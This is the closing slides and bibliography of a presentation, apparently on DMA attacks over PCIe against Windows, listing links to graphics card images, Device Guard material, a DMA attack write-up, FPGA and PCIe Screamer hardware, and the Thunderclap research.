



Do you have any questions?



THANK YOU FOR YOUR ATTENTION,



Bibliography



- [1] <https://graphicscardhub.com/wp-content/uploads/2017/01/Generic-ATI-Rage-XL-8MB-PCI-VGA-Video-Card.jpg>
- [2] https://c.pxhere.com/photos/5b/47/pc_agp_video_card-1387029.jpg!d
- [3] <https://www.touslescables.com/im/pr/1095G.jpg>
- [4] <https://tech4gamers.com/wp-content/uploads/2018/08/NVIDIA-GeForce-GTX-2080-Founders-Edition-Dual-Fan.jpg>
- [5] https://static.macway.com/images/p/g/originalid_915000/300/915352/zoom/915352_7fdad14.jpg
- [6] <http://img.igen.fr/2015/6/macgpic-1433421562-12011488884021-sc-op.jpg>
- [7] <https://github.com/dwizzle/Presentations/blob/master/Bluehat%20Shanghai%20-%20Advancing%20Windows%20Security.pdf>
- [8] <https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/>
- [9] <https://www.synacktiv.com/posts/pentest/practical-dma-attack-on-windows-10.html>
- [10] <https://www.xilinx.com/products/boards-and-kits/ek-s6-sp605-g.html>
- [11] <https://www.ftdichip.com/Products/ICs/FT600.html>
- [12] <https://shop.lambdaconcept.com/home/32-pciescreamerR02.html>
- [13] <http://colinrothwell.net/>
- [14] <http://colinrothwell.net/thesis.pdf>
- [15] <http://thunderclap.io/>
- [16] <http://thunderclap.io/thunderclap-paper-ndss2019.pdf>
- [17] <https://www.defense.gouv.fr/aid/deposer-vos-projets/subventions/rapid>